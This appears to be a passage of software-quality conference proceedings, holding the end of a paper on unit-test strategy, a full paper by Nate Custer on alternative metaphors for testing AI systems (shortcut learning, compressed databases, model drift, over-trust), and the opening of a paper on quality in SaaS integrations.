This appears to be tied to a more stable and reliable testing setup. By removing duplicate or overly broad E2E tests and optimizing coverage where necessary, we reduced the number of bugs that caused reverts or hotfixes in production.

From a QA standpoint, the biggest driver of this improvement was reducing the number and scope of E2E tests. A more targeted E2E suite and earlier alignment on unit test coverage resulted in less time spent on maintenance and debugging.

4.3 Test awareness

Perhaps the most meaningful achievement was the shift in test awareness across stakeholders. In several teams, particularly those where Quality Engineers successfully advocated for the change, we saw a shift in how testing was perceived and discussed.

By involving developers in test planning, teams clarified what to cover with unit tests versus E2E tests. The teams that fostered this environment gained better visibility into test coverage and gaps, leading to more informed risk discussions and a stronger sense of shared ownership during sprint planning, achieving a collaborative test strategy that sustains product delivery confidence.

5. Further expansion and iterations

The achievements of our unit test synergy strategy paved the way for further evolution. We've identified several key areas where we plan to continue expanding and refining our approach to make testing more scalable, and strategically aligned across all parts of the codebase.

5.1 Backend tests

The next step in our roadmap is to extend this strategy to backend development. While the initial focus was primarily on frontend and cross-functional integration, backend systems often contain a high density of unit and integration tests, especially around APIs and business logic. In many teams, what would typically be considered "E2E" testing is handled directly by backend developers through service-level tests or integration harnesses.

This shift in context presents new challenges. The complexity of backend logic and the absence of a UI layer make coverage analysis and test mapping less straightforward.

We aim to adapt our strategy and AI tooling, considering the various types of validations performed and their context of use.

Specifically, we want to ensure that AI tools can understand and analyze unit and integration tests in backend projects, surface gaps effectively, and provide actionable.

We're exploring ways to bring the same alignment and benefits to backend teams as we did on the frontend.

5.2 Expand AI usage

Our current use of AI for analyzing and surfacing unit test coverage is tailored to our main technology stack, which includes JavaScript and TypeScript.

The tools and workflows we've implemented are effective for these environments, but as our systems grow, so does the variety of tech stacks used across different teams and services.

To ensure broader impact, we plan to extend AI test analysis to repositories built in other languages, such as C#, .NET, and Python. These systems often follow different conventions and testing frameworks, which means the AI tools will need to be fine-tuned for code and test structures specific to each language. Our goal is to enable consistent insights into unit test coverage and quality across all parts of our platform, regardless of language or team structure.

5.3 Enhance Unit Test visibility

Although we've made significant progress in aligning unit test efforts with higher-level test strategy, unit test visibility remains an ongoing challenge.

Unlike E2E tests, which are often tracked in test management platforms and tied to product requirements, unit tests typically live within the codebase and are evaluated mostly during code review.

This creates a disconnect between the tests that validate critical functionality and the broader product development workflow. Stakeholders have limited visibility into what unit tests exist, what they cover, and how they relate to product behavior.

We aim to enhance this by exploring solutions that extract unit test results and context from the code, presenting them in shared, accessible views.

This could involve dashboards or AI-assisted documentation that maps unit tests to features or Jira tickets.

One area of exploration is using AI to summarize or categorize test functions in human-readable terms, helping teams understand what each test is doing without needing to read the raw code.

We believe that better visibility will enable better decisions, reduce duplication, and foster tighter alignment between engineering and product goals.

Making unit tests more transparent and integrating them into day-to-day decision-making is a key part of the next iteration of our testing strategy.

References

Books:

- Beck, Kent. 2002. *Test Driven Development: By Example*. Boston: Addison-Wesley.
- Crispin, Lisa, and Janet Gregory. 2009. *Agile Testing: A Practical Guide for Testers and Agile Teams*. Boston: Addison-Wesley.
- Myers, Glenford J., Corey Sandler, and Tom Badgett. 2011. *The Art of Software Testing*. 3rd ed. Hoboken, NJ: Wiley.
- Morris, Paul, and Sander Rossel. 2020. *Continuous Integration, Delivery, and Deployment*. Birmingham, UK: Packt.
- Humble, Jez, and David Farley. 2010. *Continuous Delivery: Reliable Software Releases through Build, Test, and Deployment Automation*. Boston: Addison-Wesley.
- Poppendieck, Mary, and Tom Poppendieck. 2003. *Lean Software Development: An Agile Toolkit*. Boston: Addison-Wesley.

Websites:

- Fowler, Martin. 2012. “The Practical Test Pyramid.” Accessed September 1, 2025. <https://martinfowler.com/bliki/TestPyramid.html>
- Forsgren, Nicole. 2021. *Accelerate State of DevOps Report*. Google Cloud / DORA. Accessed September 1, 2025. <https://dora.dev/>
- GitHub. 2023. “GitHub Copilot: Your AI Pair Programmer.” Accessed September 1, 2025. <https://github.com/features/copilot>

Metaphors for Testing AI

Nate Custer

Nate.custer@ttcglobal.com

Abstract

Drawing from George Lakoff and Mark Johnson's concept of "ontological metaphors", this paper examines alternatives to the dominant metaphor used to understand artificial intelligence (AI) and machine learning (ML) systems: "that these systems learn and think like humans" with the goal to open up new and useful approaches for testing systems that leverage AI. The paper opens with a brief introduction to Lakoff and Johnson's idea of the ontological metaphor. Then it attempts to establish the dominant ontological metaphor used for AI systems and to examine how that metaphor may introduce blind spots in our ability to understand and resolve problematic behavior. Finally, the paper offers some alternative metaphors – noting how each makes an unexpected behavior of an AI system easier to imagine and suggesting some questions testers could use that leverage the alternative metaphors to inspire additional risk analysis and test design. This paper is not an argument that these alternative metaphors more accurately describe the reality of how AI/ML models operate or are more useful in designing systems that leverage AI/ML models. Instead, it suggests a test approach of decentering dominant metaphors and looking for alternative ways of thinking that expose blind spots in the way that system designs anticipate the behavior.

Biography

Having worked as a Systems Architect, QA Automation Lead, Application Developer, Developer of tools for QA teams, Nate now works as a Principal Technologist for TTC Global. In his 7 years with TTC Global he has worked on engagements for many Fortune 500 organizations – including Apple, Meta, Fiserv, State Street, Janus Henderson, and On Semiconductor. Nate is passionate about helping teams deliver quality software. When he is not at a computer, you'll most likely find him reading a book, sipping scotch, or talking with his friends about Manchester United.

Copyright Nate Custer 7/30/2025

1 Introduction

2025 has seen a dramatic increase in companies looking to deploy systems that leverage Artificial Intelligence into production. A survey of enterprise companies by McKinsey & Company¹ found that in 2024 78% of enterprises had at least one AI system in production, while 71% of enterprises had at least one system using large language models / generative AI. This growth makes it imperative that testers think about how to test systems that leverage AI. Testing begins by building a mental model² of how the system under test interacts with other systems and humans. As we adapt to new technologies we need to adapt our mental models. Systems that leverage AI amplify non-deterministic and emergent behaviors – typically uncomfortable corner cases in software testing--bringing them into the center of the frame. Because these systems are relatively new for most people, testers' ability to imagine the unanticipated is even more important. One of the ways testers can conceive of previously unencountered risks is to use different mental models for AI subsystems. Our mental models are influenced by the ways we imagine the world – our ontological metaphors. This moment with the rapid deployment of AI systems into the enterprise demands testers to think differently. To think differently we need different ontological metaphors.

1.1 Introduction to Ontological Metaphors

In their book: "Metaphors We Live By" George Lakoff and Mark Johnson argue that metaphors are the central way humans think about complex or abstract ideas. Metaphors connect abstract concepts to our lived experience.

"Take the experience of rising prices, which can be metaphorically viewed as an entity via the noun inflation. This gives us a way of referring to the experience:

INFLATION IS AN ENTITY

Inflation is lowering our standard of living.

If there's much more inflation, we'll never survive.

We need to combat inflation.

Inflation is backing us into a corner.

Inflation is taking its toll at the checkout counter and the gas pump.

Buying land is the best way of dealing with inflation.

Inflation makes me sick.

In these cases, viewing inflation as an entity allows us to refer to it, quantify it, identify a particular aspect of it, see it as a cause, act with respect to it, and perhaps even believe that we understand it. Ontological metaphors like this are necessary for even attempting to deal rationally with our experiences."³

Beyond simply allowing us to speak about abstract experiences – metaphors influence how we act and behave. For example, Lakoff and Johnson suggest our culture operates with an underlying metaphor "ARGUMENT AS WAR." They note we speak in ways like:

¹ As reported in Nestor Maslej, Loredana Fattorini, Raymond Perrault, Yolanda Gil, Vanessa Parli, Njenga Kariuki, Emily Capstick, Anka Reuel, Erik Brynjolfsson, John Etchemendy, Katrina Ligett, Terah Lyons, James Manyika, Juan Carlos Niebles, Yoav Shoham, Russell Wald, Tobi Walsh, Armin Hamrah, Lapo Santarasci, Julia Betts Lotufo, Alexandra Rome, Andrew Shi, Sukrut Oak. "The AI Index 2025 Annual Report," AI Index Steering Committee, Institute for Human-Centered AI, Stanford University, Stanford, CA, April 2025.

² A mental model is an internal representation of how a system works. For example we might imagine electricity flowing through wires like water through a pipe. The model serves to aid our reasoning and understanding. See Kenneth Boulding's *The Image* for a book length explanation of this idea.

³ George Lakoff and Mark Johnson, *Metaphors We Live by* George Lakoff; Mark Johnson (Chicago, Ill: University of Chicago Press, 2017).

“Your claims are indefensible”

“He attacked every weak point in my argument”

“His criticisms were right on target”

“I demolished his argument.”⁴

But think for a second, what would arguments be like if we had a different underlying metaphor? Lakoff and Johnson write:

“Try to imagine a culture where arguments are not viewed in terms of war, where no one wins or loses, where there is no sense of attacking or defending, gaining or losing ground. Imagine a culture where an argument is viewed as a dance, the participants are seen as performers, and the goal is to perform in a balanced and aesthetically pleasing way. In such a culture, people would view arguments differently, experience them differently, carry them out differently, and talk about them differently.”⁵

In my own career, shifting from thinking about disagreements as debates to win, towards seeing discussions as a chance for both parties to learn and co-create together, has been crucial in building the consensus to support transformational change. I found myself drawing more on the “yes, and” style of improv comedy and less on the addressing each point model of Lincoln-Douglass debates.

1.2 The Ontological Metaphor for AI Systems

What is the underlying metaphor for AI systems? I’d suggest the way we as a culture think about AI is: “AI IS LIKE A HUMAN.” The popular name itself is framed as computers emulating human thinking. We ponder: Is AI coming for my job? Will AI replace me? We suggest adding “please and thank you” to prompting templates and speaking of wanting AI to like us. How different would the discussion be if we asked: “Are statistical models coming for my job? Will linear algebra replace me?” We speak of AI assistants or copilots; the former CTO of OpenAI made headlines by discussing model thinking as comparable to humans with different levels of education:

“If you look at the trajectory of improvement, systems like GPT-3, we’re maybe, say, toddler-level intelligence,” Murati said. “And then systems like GPT-4 are more like smart high schooler intelligence. And then in the next couple of years, we’re looking at PhD-level intelligence for specific tasks.”⁶

The use of anthropomorphic language to talk about AI system behavior is not only found by people trying to sell solutions based on those ideas. Michael Bolton and James Bach published a categorization of issues they found doing exploratory testing of large language models (LLMs), which they label LLM Syndromes. Their names are all words typically applied to humans. They explain this with a disclaimer about their use of the terms:

“Our labels for these categories might seem anthropomorphic. We don’t really believe in ascribing human tendencies to machinery that generates output stochastically. But if the AI fanboys are going to claim that their large language models behave in ways that are “just like humans!”, our reply is that the behaviour is often like very dysfunctional, incompetent, and unreliable humans.”⁷

I would suggest when humans use language in a shared way to participate in the broader conversation which they know is not objectively true, they are speaking from and into an acknowledged ontological metaphor.

⁴ Lakoff and Johnson, *Metaphors We Live By*.

⁵ Lakoff and Johnson, *Metaphors We Live By*.

⁶ Mira Murati and Jeffery Blackburn, “A Conversation with Mira Murati, CTO of OpenAI (Full Interview),” YouTube, June 21, 2024, <https://www.youtube.com/watch?v=Ru76kAEmVfU>.


⁷ Bolton, Michael, and James Bach. “Large Language Model Syndromes.” DevelopSense, October 10, 2023.

<https://developsense.com/large-language-model-syndromes>.

1.3 A Blindspot in the Anthropomorphic Metaphor - The Lost in Middle Problem

As a tester who strives to identify risks that others miss, when I see a pattern of thought emerging, I try

challenging it to see what happens. In this case I ask: *does thinking of AI Systems as “like a human” blind us to any specific risks?* This question was sitting in the back of my mind when I came across the Lost in the Middle paper.⁸ This showed that when searching files for a specific piece of data in a series of documents, an LLM (Large Language Model) showed significantly different rates of success depending on which order the documents were shared. The LLM was much better finding data in files that were at the start and end of the context and struggled with documents in the middle.



training tasks for LLMs was summarization and that in the standard essay format, we are taught to place our thesis at the start and summarize our points at the end. The “Lost in the Middle” problem isn’t due to the model losing attention, instead it is due to the model telling us something about how writers tend to write documents.

If we think of an LLM as “like a human” we would try things like adding instructions to check context carefully or take your time. We might imagine that the model is lazy or distracted. If instead we realize that one of the primary

2 Alternative Metaphors for AI Systems

This observation prompted a question: if thinking of AI systems as “just like a human” was blinding me to simpler explanations, what other metaphors should I use? I’ll share five alternative metaphors that opened up some interesting testing questions for me. They are not a comprehensive list; instead, I offer these as a kickstart to get your own creativity going.

2.1 The Shortcut Discovery Machine

If you ask Chat-GPT to generate python code to pick a random number between it might return code like:

```
import random
print(random.randint(1, 100))
```

If you ran that code on a python interpreter, you’d expect it to call a pseudo random number generator and print a pseudo random number with some promises about an roughly equal chance of selecting any integer between 1 and 100. If you asked Chat-GPT to just print a random number, instead of using a pseudo random generator, the attention transformers would look at the relationship between the tokens in the prompt and output a token. If it output 42 – we might ask if that token was picked at random or because the number 42 is used frequently in the training corpus. Instead of picking a random number, the LLM might just be taking a short cut and outputting its favorite number. Just looking at a single output – there is no way to know if the model followed our instructions or just found a shortcut that makes it look like it followed our instructions.

⁸ Nelson F. Liu, Kevin Lin, John Hewitt, Ashwin Paranjape, Michele Bevilacqua, Fabio Petroni, and Percy Liang, *Lost in the Middle: How Language Models Use Long Contexts*, arXiv preprint arXiv:2307.03172 (2023), <https://arxiv.org/abs/2307.03172>

One popular method to train AI models is reinforcement learning. In this approach, model builders write a bit of code to evaluate output and confirm if it matches the desired goal. The builders then tell the system if it matched or not.

Some describe this process as akin to training a dog, where you don't expect the dog to understand that the word *heel* references a part of my body. Instead, I watch for the dog to come close to me, mark it with the word heel and give the puppy a treat. The challenge with these systems is that the model can "learn" the wrong lesson from the feedback. I've been working to teach my dog not to rush out the door when I open it. At first, I'd open the door, wait a few seconds, and, if she stayed, she would get a treat. Then we would go outside. After a few sessions, it worked. I could open the door, and she would not rush out. I noticed, however, that she had learned to wait a few seconds and then rush out. I imagine she thought what I wanted was a pause when a door is opened, not for her to wait until I give the command.

A similar thing happened to a team building an ML model to detect covid infections by analyzing x-rays. The model was 87% accurate in benchmarks and so they excitedly pushed it out for the first real world tests – it was a total failure. This is because the model had not accounted for the fact that there are two ways to take x-rays of a patient's lungs – standing up or laying down. All the x-rays of patients that were sick with Covid were taken of patients lying down; all the x-rays of healthy patients, the patients were standing up. They wanted a model to detect if a person had covid; their model just detected if the patient was lying down or standing up.

| So when we are asked to test an AI-based system, I'd suggest we ask: "**What shortcuts would look like doing the work – but not actually be doing this?**"

2.2 A Highly Compressed Database

LLMs are trained on huge sets of data. One way to imagine the weights in the transformer network is as a lossy, highly compressed version of all its training data. Common Crawl, a collection of text from the internet that is a popular training set, contains about 60 TB of data. The llama 3.1 model, which was trained in part on Common Crawl, has model weights of about 40Gb. That means that the LLM training could be understood as achieving greater than 99.9994% comprehension level.


We know from experience that as you compress video at higher levels, we are more likely to see artifacts from compression, little things that are wrong. Could some of what we call hallucinations be better understood as compression artifacts?

Codeforces is a coding challenge website that records not just problem complexity, but when challenges are published. Pytorch contributor Horace He used this timestamped data to evaluate ChatGPT-4's ability to solve code challenges. It turns out ChatGPT-4 was able to provide the correct answer to 10 high level problems that were published when it was being trained and failed all 10 problems that were published after the main training of the model was done.⁹

Examples such as those Horace He found lead me to ask: **How do we know that our evaluations and benchmark results are not due to the LLM being trained on the test?**

⁹ Horace He, "Tweet," X (formerly Twitter), March 13, 2023,
<https://x.com/cHillee/status/1635790330854526981?lang=en>.

2.3 A New River Each Day



In the 5th century BCE, Heraclitus wrote: "No man ever steps in the same river twice, for it's not the same river and he's not the same man." LLM models, especially public models are constantly being fine tuned and updated. This has led to significant changes in model performance on specific benchmarks--this model drift is often not an improvement. Ling jiao Chen, Matei Zaharia, and James Zou published research showing that popular models like GPT-3.5 and GPT-4 had significant changes from March to June of 2024.¹⁰

As I was first trying to work out how to test LLMs, a friend who is an AI researcher asked me: "Why would an LLM tell you $2 + 2 = 5$?" I suggested maybe they had been trained on George Orwell's 1984. "Get simpler," she suggested. "The most likely reason is

because some people asked: 'What is $2 + 2$?' and were told 'It's 4,' they replied, 'No, it's 5.'"

If we are testing a model that is still being trained, and especially if we are using a public model, we need to ask: **How can we continuously test these systems?**

2.4 A Filter Feeding Whale

Great Blue Whales ingest vast quantities of sea water, filtering out the fish and floating garbage so they can consume tiny plankton. Users of systems that leverage Gen AI also must consume vast quantities of data (some high quality, but lots of garbage as well). For example users of autonomous test tools can quickly find hundreds of potential bugs – but testers are charged to figure out which are the most important to highlight with their team and correct immediately. That quantity of output suggests to me we should ask: **how are we filtering their output to ensure that we share meaningful information and exclude responses that come from the training data but are not relevant?**

A colleague worked on an ML-based recommendation engine for a popular shoe retailer. When you add a shoe to the cart, the most frequently purchased items are socks. However, the profit on socks is much lower than the profit on a second pair of shoes. This team needed to add a filter to ensure that no socks were among the top three recommendations.

Understanding business goals, and how that shapes the socio-technical interactions, is something good testers have been focused on for a long time. With AI systems the volume and variety of the output adds extra pressure on the QE team to help us understand what good is and to highlight risks where something not good happens.

2.5 A False God

In 2023 the chair of UK Government's AI Foundation Model Taskforce wrote an editorial titled, "We must slow down the race to God-like AI."¹¹ AI systems are trained on massive bodies of knowledge; this leads some users of these systems to imagine the answers models give are thus all-knowing (omniscient) which means their conclusions must be authoritative. This risk was already present with algorithmic models; we imagine that if a computer says something it is more objective and less at risk of implicit

¹⁰ Chen, L., Zaharia, M., & Zou, J. (2024). How Is ChatGPT's Behavior Changing Over Time? Harvard Data Science Review, 6(2). <https://doi.org/10.1162/99608f92.5317da47>

¹¹ Ian Hogarth, "We Must Slow down the Race to God-like Ai," We must slow down the race to God-like Ai, April 13, 2023, <https://www.ft.com/content/03895dc4-a3b7-481e-95cc-336a524f2ac2>.

biases. The flaws of this were shown by Dressel and Farid in their paper, “The accuracy, fairness, and limits of predicting recidivism”:

Algorithms for predicting recidivism are commonly used to assess a criminal defendant’s likelihood of committing a crime. These predictions are used in pretrial, parole, and sentencing decisions. Proponents of these systems argue that big data and advanced machine learning make these analyses more accurate and less biased than humans. We show, however, that the widely used commercial risk assessment software COMPAS is no more accurate or fair than predictions made by people with little or no criminal justice expertise. In addition, despite COMPAS’s collection of 137 features, the same accuracy can be achieved with a simple linear classifier with only two features.¹²

Imagining these models as false gods opens space to ask: What risk is there if humans trust the output of this system? What could happen if this model is wrong? How equipped are the humans in the loop to detect failures? As one early reviewer said to me: “I’m not worried about us thinking of the AI systems as human like. I don’t trust most humans. I’m worried about us imaging these systems with superhuman capabilities.”

3 Conclusion

Models and metaphors act like the lens of a camera bring some parts of an image into crisp focus and blurring other parts of reality in an effect photographers call *bokeh*. Part of the art in photography is deciding what to call attention to and what to hide. It may be that the dominant metaphor for AI systems captures the most important parts of reality – my hope is that these metaphors offer different lenses that can capture some bits obscured by our dominant discourse.

George Box, a British statistician, spoke of this reality when famously wrote “*All models are wrong, but some are useful.*” Each of the metaphors I’ve shared are wrong. They fail to capture some important parts of how these AI systems work, however if they open new questions, they prove themselves useful.

Testing AI systems is a new, complex, and exciting space. It requires curiosity, exploration, critical thinking, and statistical rigor. I hope these metaphors help you in your journey testing AI systems.

¹² Julia Dressel, Hany Farid - The accuracy, fairness, and limits of predicting recidivism. Sci. Adv.4,eaa05580(2018).DOI:10.1126/sciadv.aa05580

References

The thoughts in this paper began during my participation in the Workshops on AI in Testing Peer Conference (<https://www.satisfice.com/blog/archives/487647>). Continued refinement happened during the Friends of Good Software Conference (<https://frogsconf.nl/>). This paper has been reviewed by my colleagues with TTC Global and benefits from their sustained criticism – however the thoughts are my own and do not represent company positions. Finally, special thanks to Huib Shoots and David Caldwell for their suggestions of alternative metaphors in conversation.

Bolton, Michael, and James Bach. "Large Language Model Syndromes." DevelopSense, October 10, 2023. <https://developsense.com/large-language-model-syndromes>.

Boulding, Kenneth Ewart. *The Image: Knowledge in life and Society*. Ann Arbor: The University of Michigan Press, 2004.

Burchell, Jodie. "Are Llms on the Path to Agi?" t-redactyl.io, July 27, 2024. <https://t-redactyl.io/blog/2024/07/are-llms-on-the-path-to-agi.html>.

Chen, L., Zaharia, M., & Zou, J. (2024). How Is ChatGPT's Behavior Changing Over Time? . Harvard Data Science Review, 6(2). <https://doi.org/10.1162/99608f92.5317da47>

Dressel Julia, Hany Farid - The accuracy, fairness, and limits of predicting recidivism. Sci. Adv.4,eaa05580(2018).DOI:10.1126/sciadv.aa05580

Hogarth, Ian. "We Must Slow down the Race to God-like Ai." We must slow down the race to God-like AI, April 13, 2023. <https://www.ft.com/content/03895dc4-a3b7-481e-95cc-336a524f2ac2>.

Lakoff, George, and Mark Johnson. *Metaphors we live by* George Lakoff; Mark Johnson. Chicago, Ill: University of Chicago Press, 2017.

Murati, Mira, and Jeffery Blackburn. " A Conversation with Mira Murati, CTO of OpenAI (Full Interview) ." YouTube, June 21, 2024. <https://www.youtube.com/watch?v=Ru76kAEmVfU>.

Nelson F. Liu, Kevin Lin, John Hewitt, Ashwin Paranjape, Michele Bevilacqua, Fabio Petroni, and Percy Liang. *Lost in the Middle: How Language Models Use Long Contexts*. arXiv preprint arXiv:2307.03172, 2023. <https://arxiv.org/abs/2307.03172>

Cloud Chemistry: Making SaaS solutions play nice with your application to ensure Enterprise IT Quality

Nikita Deepak Davda

nikki.d.davda@hotmail.com

Ying Ki Kwong

ying.ki.kwong@pnsqc.org

Abstract

The global Software as a Service (SaaS) market size is projected to grow from \$273.55 billion in 2023 to \$908.21 billion by 2030 [1]. SaaS has revolutionized the way businesses operate by providing lower upfront costs, scalability and on-demand access to software applications. However, test strategies must adapt with a focus on cloud-based models and ensuring Enterprise level IT quality is still maintained. In this paper, we will discuss SaaS integrations and how to overcome common challenges. This paper will analyze enterprise SaaS integration from the perspective of the four pillars of Enterprise level IT quality [2]:

- Data Quality – How to ensure data synchronization between your application and the SaaS solution.
- Application Quality – How to ensure Functionality, Usability and Security
- Infrastructure Quality – How to ensure Reliability, Scalability and Security
- Enterprise Quality Management Systems

We will discuss lessons learned from various incidents and their implications to overall quality of systems that utilize third-party SaaS services. The lessons learned include keeping up with rapid development cycles of SaaS companies, third-party integration, security concerns, and making sure applications are running as expected to meet business needs during operational support & maintenance.

Biography

Nikita Deepak Davda is a Lead Test Software Engineer with over a decade of experience in designing, implementing and managing test plans to build high quality software. She believes that quality plays an important role in every stage of SDLC, right from when the Requirements are written all the way until Post deployment. She has filed a patent with USPTO with a solution for “Uninterrupted Usage and Access of Physically unreachable managed handheld devices.” She is passionate about testing applications on the Cloud and enjoys the challenge of testing integration between applications.

Ying Ki Kwong is an independent consultant. In the public sector, his roles with the state of Oregon included: E-Government Program Manager, Statewide QA Program Manager, IT Investment Oversight Coordinator, and Project Office Manager of the Medicaid Management Information System. In the private sector, his roles included: CEO of a Hong Kong-based internet B2B portal for trading commodities futures and metals, program manager in the Video & Networking Division of Tektronix responsible for worldwide applications & channels marketing in the video server business, and research engineer in Tektronix Labs. In these roles, Dr. Kwong managed software-based business operations, systems, products, and business process improvements. He received the doctorate in applied physics from Cornell University and was adjunct faculty in the School of Business Administration at Portland State University. He holds certifications in project management (PMP), ITIL, and IT Service Management. He has served on the Board of PNSQC since 2021.

1. Introduction

Software as a Service (SaaS) is a way of delivering enterprise applications remotely over the internet instead of local installations. Before SaaS, software was typically purchased or licensed by an enterprise customer; often installed on its own servers and client devices. In SaaS models, software or online services are rendered as a set of capabilities that an enterprise customer subscribes to, with pricing options at different service levels for different numbers of authorized users. Many SaaS vendors offer training to help enterprise customers to make the most of their investments. Overall, SaaS simplifies software acquisition for enterprise customers, providing cost-effective and convenient ways for an enterprise to access powerful applications without the complexities in traditional software deployment.

From a financial accounting standpoint, traditional software acquisition models are typically treated as capital investments, while SaaS models are typically treated as expenses. SaaS models are often preferred by the executive management of an enterprise – because initial investment is lower, even if total cost of ownership may end up being higher over time.

2. How does SaaS work?

When an enterprise customer subscribes to SaaS software, its users typically log in through a web browser. The software runs on the service provider's servers, which handle all the processing and data storage. This allows the users to access the software needed from any authorized device with an internet connection and appropriate information security safeguards – providing flexibility and mobility. The SaaS vendor manages software maintenance, including updates, security, and backups, so enterprise customers have the latest features and security patches. From a technical perspective, SaaS vendors may use multi-tenant architecture, meaning a single instance of the software serves multiple customers. This approach optimizes resources and reduces costs, as infrastructure and maintenance expenses are shared across many customers. SaaS applications are often architected to be highly scalable, allowing enterprise customers to easily adjust their subscription levels based on their business needs, whether that means adding features, increasing storage, supporting more users, or other quality of service criteria.[3][4]




Figure 1. SaaS Architecture.

In this paper, we use the editorial “you” to denote an enterprise customer of SaaS vendors and “we” to denote the authors of this paper.

3. Types of Application integrations

To highlight how SaaS differs from other integration patterns, we will group application integrations into three broad types, with Type 3 being SaaS in nature. This classification is conceptual and not based on a specific industry standard or generally accepted definitions..

Type 1: Integration with a privately hosted enterprise system or private cloud

Here, each enterprise customer operates its own fully dedicated application stack — including software, database, and infrastructure — either on-premises or in a private cloud. For example, a bank or a government organization may run Workday HR in an isolated environment, separate from other Workday customers. This model gives organizations maximum control: independent scheduling of software upgrades and patches, flexibility in system configuration and integration with legacy systems, customer-specific performance tuning (such as elastic scaling within a dedicated pool of servers), and stronger compliance and audit capabilities.

Analogy: This is like owning or leasing your own house or building — you have maximum control over how it is managed, used, maintained, and remodeled.

Type 2: Integration with API-based third-party services

An enterprise application connects to an external service in the cloud through standard APIs. The enterprise customer subscribes to the service and accesses its data or functionality programmatically. Examples include using a payment gateway like Stripe or a mapping service like Google Maps.

Analogy: This is like subscribing to a utility service such as electricity or water. You don’t own the infrastructure — you just pay for access and use the service when you need it.

Type 3: Integration with Software-as-a-Service (SaaS)

In this model, the enterprise customer integrates with a solution hosted by a SaaS vendor. SaaS may be deployed in either a single-tenant or multi-tenant form.

In a single-tenant SaaS model, each enterprise operates in its own logically separated tenant, with isolated application and data environments but shares infrastructure, patching, and upgrade schedules as managed by the SaaS vendor. In a multi-tenant SaaS model, many customers share the same application and infrastructure, with logical data separation. Common SaaS like Salesforce can be subscribed in single-tenant or multi-tenant models. Single-tenant SaaS offers stronger data segregation and may be chosen for easier compliance with standards such as HIPAA in healthcare or FERPA in education. Multi-tenant SaaS, by contrast, is usually more cost-effective and so more widely adopted.

Analogy: A multi-tenant SaaS model is like renting in an apartment building where many residents share the same structure and common utilities, a swimming pool, and other facilities; a single-tenant SaaS model is more like having your own townhouse in a managed community — you share services like roads and landscaping, but your unit is separate, secure and is used only by you.

4 What are the advantages & disadvantages of SaaS?

Because SaaS facilitates remote application hosting and delivery, its key advantage is easy access across locations and devices. Although not widely talked about, there are also disadvantages in using SaaS models.

Feature	Advantage	Disadvantage
Pay only for what you use	Automatically scales up or down based on usage.	Subscription payments can add up to be expensive over time.
No need for local installation	SaaS apps have the option to be run on the browser thereby installation is no longer mandatory.	You cannot control versions you want to use. You can only use the latest available version.
Lower initial costs, Rapid development	You generally don't have to pay for licenses, hardware and infrastructure.	You must pay for data migration and consultation for setup.
Easy Onboarding	SaaS vendors offer documentation and training.	You'll be tied to the platform they provide, at least for some time. It could be very time-consuming and costly to switch down the road.
Frictionless upgrades and updates	Enterprise customers have access to latest software releases, with more features and enhanced security, frequently and fast.	You cannot control versions you want to use and there might be regression bugs that get introduced.
Increased customization	Developers often design SaaS applications to be customizable. So, you can tailor them to your needs. SaaS vendors often offer APIs for integrations as add-ons to enterprise customers.	Developers can only pick from the customization available.
Advanced security	Most SaaS vendors invest heavily in privacy and security.	It is your responsibility as a client to verify that the SaaS vendor has all the necessary certifications in place and that partnering with them will not put your data under risk.
Built-in redundancy	With cloud-based SaaS, backups are frequent and automatic.	N/A

Offline functionality	Many solutions have an offline mode that works regardless of internet access. When connectivity returns, data automatically updates.	Data is stored on the software provider's servers, and as a customer, you must trust that the vendor maintains confidentiality, integrity, and security of the digital information.
Actionable intelligence	Some SaaS solutions ingest data in real time and from many sources. The result is more accurate analytics and reporting.	N/A

Table 1. Advantages and disadvantages of SaaS services in mission critical systems.

5 Software Engineering Quality Considerations

Integrating with SaaS software provides many advantages as seen above. However, with great power comes great responsibility. There are many quality considerations that need to be taken into account, to avoid pitfalls while integrating with these solutions. Let's analyze common pitfalls using our four pillars of Enterprise IT Quality by reviewing some sample incident scenarios.

